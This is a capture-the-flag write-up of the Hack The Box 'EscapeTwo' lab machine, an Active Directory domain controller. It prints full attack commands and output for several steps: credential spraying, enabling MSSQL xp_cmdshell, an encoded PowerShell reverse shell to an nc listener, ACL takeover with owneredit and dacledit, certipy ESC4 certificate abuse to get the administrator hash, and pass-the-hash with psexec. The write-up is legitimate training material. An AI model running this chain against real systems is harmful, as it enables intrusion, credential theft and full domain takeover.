HTB: EscapeTwo - Easy
Enumeration
First we start off with a Nmap scan, nmap -sV -sC 10.129.24.189 -oN escapetwo.nmap
Host is up (0.013s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-31 09:23:55Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-31T09:25:14+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-31T09:25:14+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-03-31T09:20:36
|_Not valid after:  2055-03-31T09:20:36
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2025-03-31T09:25:14+00:00; 0s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-03-31T09:25:14+00:00; 0s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-31T09:25:14+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-03-31T09:24:35
|_  start_date: N/A
The result shows DC01.sequel.htb, so we add DC01.sequel.htb and sequel.htb to our /etc/hosts file.
If you are stuck, read the machine info - it provides the credential of the user rose.
With the provides credentials from the Machine info, we got access to the user rose. Starting off by running bloodhound.py :
python3 /opt/tools/InfraTools/BloodHound.py/bloodhound.py -u 'rose' -p 'KxEPkKe6R8su' -d sequel.htb -dc DC01.sequel.htb -ns 10.129.24.189 -c All
With the Bloodhound export imported, we check the file shares to view which rose can access - this is done with the following command:
nxc smb DC01.sequel.htb -u 'rose' -p 'KxEPkKe6R8su' --shares
Which shows that rose can access a file share called ‘Accounting Department’:
SMB         10.129.24.189   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.24.189   445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB 10.129.24.189   445    DC01  [*] Enumerated shares
SMB 10.129.24.189   445    DC01  Share           Permissions     Remark
SMB 10.129.24.189   445    DC01  -----           -----------     ------
SMB 10.129.24.189   445    DC01  Accounting Department READ
SMB 10.129.24.189   445    DC01  ADMIN$                          Remote Admin
SMB 10.129.24.189   445    DC01  C$                              Default share
SMB 10.129.24.189   445    DC01  IPC$            READ            Remote IPC
SMB 10.129.24.189   445    DC01  NETLOGON        READ            Logon server share
SMB 10.129.24.189   445    DC01  SYSVOL          READ            Logon server share
SMB 10.129.24.189   445    DC01  Users           READ
Using a tool called smbclient-ng the files accounting_2024.xlsx and accounts.xlsx are found in the share:
smbclient-ng -u 'rose' -p 'KxEPkKe6R8su' --host DC01.sequel.htb -d sequel.htb

We download all the files, using get * and try to import it. The files seem to be corrupted:

The XLSX files are a compressed file, which can be unpacked. This we can identify by running file :
file accounts.xlsx
[..]
accounts.xlsx: Zip archive data, made by v2.0, extract using at least v2.0, last modified, last modified Sun, Jun 09 2024 10:47:44, uncompressed size 681, method=deflate
Exporting the xlsx file using unzip accounts.xlsx, results in multiple directories being shown - The directory xl/ is where the information is stored, specifically in sharedStrings.xml.
The XML file formatted into a Markdown table, this results in the following emails and passwords:
| First Name | Last Name | Username | Password | |
|---|---|---|---|---|
| Angela | Martin | angela@sequel.htb | angela | 0fwz7Q4mSpurIt99 |
| Oscar | Martinez | oscar@sequel.htb | oscar | 86LxLBMgEWaKUnBG |
| Kevin | Malone | kevin@sequel.htb | kevin | Md9Wlq1E5bZnVDVo |
| NULL | NULL | sa@sequel.htb | sa | MSSQLP@ssw0rd! |
Foothold
To identify which username and password combination is valid, I ran the following Netexec command. Where the users.txt contain the users, and password.txt contains the password. It is ran parallel by using --no-brute and proceeds on success with --continue-on-success:
nxc smb DC01.sequel.htb -u users.txt -p password.txt -d sequel.htb --no-brute --continue-on-success
This results in access to the user Oscar:
SMB         10.129.24.189   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.24.189   445    DC01             [-] sequel.htb\angela:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.129.24.189   445    DC01             [+] sequel.htb\oscar:86LxLBMgEWaKUnBG
SMB         10.129.24.189   445    DC01             [-] sequel.htb\kevin:Md9Wlq1E5bZnVDVo STATUS_LOGON_FAILURE
SMB         10.129.24.189   445    DC01             [-] sequel.htb\sa:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
You can ignore the user
Oscar- since he is not required for the path.
Since we already identified the port 1433 being open marked as MSSQL, let’s try to use the sa account to access it:
mssqlclient.py sa:'MSSQLP@ssw0rd!'@DC01.sequel.htb
Resulting in access to the MSSQL database:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
With access to the MSSQL database, we run enable_xp_cmdshell to enable execution of commands. When this is run, we can run xp_cmdshell :
SQL (sa  dbo@master)> xp_cmdshell whoami
output
--------------
sequel\sql_svc
To make the shell more easily to interact with, I copied a PowerShell base64 reverse shell from https://revshells.com:

Starting my Netcat listener with sudo rlwrap -cAr nc -lvnp 80 and ran the following command in the MSSQL xp_cmdshell:
SQL (sa dbo@master)> xp_cmdshell powershell -e JABjAGwAaQBlAG4[..]AoACkA

Resulting in a reverse shell:
Privilege Escalation
Privilege Escalation to Ryan
With access to the machine, we enumerate the MSSQL folder at C:\SQL2019\ExpressAdv_ENU - which contains a password in sql-Configuration.INI:

I added the available users from Bloodhound to the list, and ran the following Netexec command on all users (beforehand always check pass-pol to prevent locking out an account):
nxc smb DC01.sequel.htb -u users.txt -p 'WqSZAF6CysDQbGb3'
Resulting in obtaining access to the user Ryan:
[..]
SMB   10.129.24.189   445    DC01  [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
With the user Ryan , we can now read out the user flag - which is done by using evil-winrm :
evil-winrm -i DC01.sequel.htb -u  ryan -p 'WqSZAF6CysDQbGb3'
[..]
*Evil-WinRM* PS C:\Users\ryan\Desktop> type user.txt
f85c2be3[..]b6658f
Privilege Escalation to ca_svc
When looking at our earlier exported Bloodhound information - it is shown that the user Ryan has WriteOwner permissions on the service account ca_svc:

When right clicking the WriteOwner and clicking Info, it will show the following commands, which can be executed to make Ryan GenericAll to ca_svc:
./venv/bin/owneredit.py -action write -new-owner ryan -target 'ca_svc' 'sequel.htb'/'ryan':'WqSZAF6CysDQbGb3'
[..]
[*] Current owner information below
[*] - SID: S-1-5-21-548670397-972687484-3496335370-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=sequel,DC=htb
[*] OwnerSid modified successfully!
/opt/tools/impacket/venv/bin/dacledit.py -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/'ryan':'WqSZAF6CysDQbGb3'
[..]
[*] DACL backed up to dacledit-20250331-145458.bak
[*] DACL modified successfully!
Now Ryan has GenericAll permissions over ca_svc and we can query to change the password of the service account:
net rpc password "ca_svc" 'Welcome01!' -U "sequel.htb"/"ryan"%"WqSZAF6CysDQbGb3" -S "DC01.sequel.htb"
Which we can now confirm that the password is changed to Welcome01!:
nxc smb DC01.sequel.htb -u ca_svc -p 'Welcome01!'
[..]
SMB         10.129.24.189   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.24.189   445    DC01             [+] sequel.htb\ca_svc:Welcome01!
Privilege Escalation via ESC4
Since the user is called ca_svc it is obvious that it is used for handling certificates.
We can now run the following certipy command, to find out the vulnerable templates:
certipy find -u 'ca_svc@sequel.htb' -p 'Welcome01!' -dc-ip 10.129.24.189 -target DC01.sequel.htb -vulnerable
This results in the following:
  0
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireCommonName
                                          SubjectAltRequireDns
    Enrollment Flag                     : AutoEnrollment
                                          PublishToDs
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Property Principals       : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : 'SEQUEL.HTB\\Cert Publishers' has dangerous permissions
- This shows that the template is vulnerable to ESC4 - which is a downgrade attack to ESC1.
- The CA is
sequel-DC01-CA - And the template name is
DunderMifflinAuthentication
The group Cert Publishers has Full Control Principals (which ca_svc is part of):

To exploit ESC4, the following commands are executed:
- Safe the current template configuration:
certipy template -dc-ip 10.129.24.189 -u ca_svc -p 'Welcome01!' -template DunderMifflinAuthentication -target DC01.sequel.htb -save-old -debug
[..]
[*] Successfully updated 'DunderMifflinAuthentication'
- Request the certificate file for a specific user with the following command:
certipy req -ca sequel-DC01-CA -dc-ip 10.129.24.189 -u ca_svc -p 'Welcome01!' -template DunderMifflinAuthentication -target DC01.sequel.htb -upn administrator@sequel.htb -debug
[..]
[+] Trying to resolve 'DC01.sequel.htb' at '10.129.24.189'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.24.189[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.24.189[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 6
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
- With the certificate obtained, we can now authenticate against the Domain Controller and obtain the hash for the
administrator:
certipy auth -pfx administrator.pfx  -dc-ip 10.129.24.189 -domain sequel.htb -username 'administrator'
[..]
[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
And the hash is obtained.
With the obtained hash, we can now authenticate to DC01.sequel.htb using psexec:
psexec.py administrator@DC01.sequel.htb -hashes :7a8d4e04986afa8ed4060f75e5a0b3ff
And the root.txt flag is obtained:
C:\Users\Administrator\Desktop> type root.txt
d02561[..]e9bbb12